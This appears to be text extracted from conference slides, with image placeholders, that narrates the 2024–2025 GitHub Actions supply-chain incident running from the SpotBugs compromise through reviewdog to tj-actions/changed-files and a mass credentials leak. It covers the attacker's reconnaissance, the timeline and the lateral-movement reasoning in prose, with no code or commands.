
Secrets printed
to workflow logs

LOG



Secrets leaked to attacker






>> Timeline <<

Dec 6, 2024

March 14, 2025

SpotBugs compromised

Mass credentials leak



Step #2: Recon & wait

In the time following the attack on SpotBugs, the attacker used the PAT they obtained to check what other repositories and organizations they can access using it

Dec 6, 2024

March 14, 2025


SpotBugs compromised

Mass credentials leak


Step #2: Recon & wait

Using the IPs from **SpotBugs** maintainer's activity log (thanks J!)

we were able to see the API requests and draw the following activity heatmap




Step #2: Recon & wait



Step #2: Recon & wait

The attacker waited for its actual target to get into vulnerable position for more than 3 months...



Step #2: Recon & wait

On March 7th, a **Coinbase** maintainer pushed to a coinbase GitHub repository a **workflow** that uses the **tj-actions/changed-files** action



Hol up, let him cook

Dec 6, 2024

March 7, 2025

March 14, 2025

SpotBugs compromised

Coinbase becomes vuln.

Mass credentials leak

Step #3

Lateral Movement to the reviewdog organization

Step #3: Lateral Movement into reviewdog

- The attacker knew that a PAT of a reviewdog maintainer existed in the spotbugs/spotbugs repository
- Can't just log in and see the secrets, it doesn't work like that
- Can push a malicious workflow to exfiltrate, but that makes noise...
- How to do it with minimal footprint?

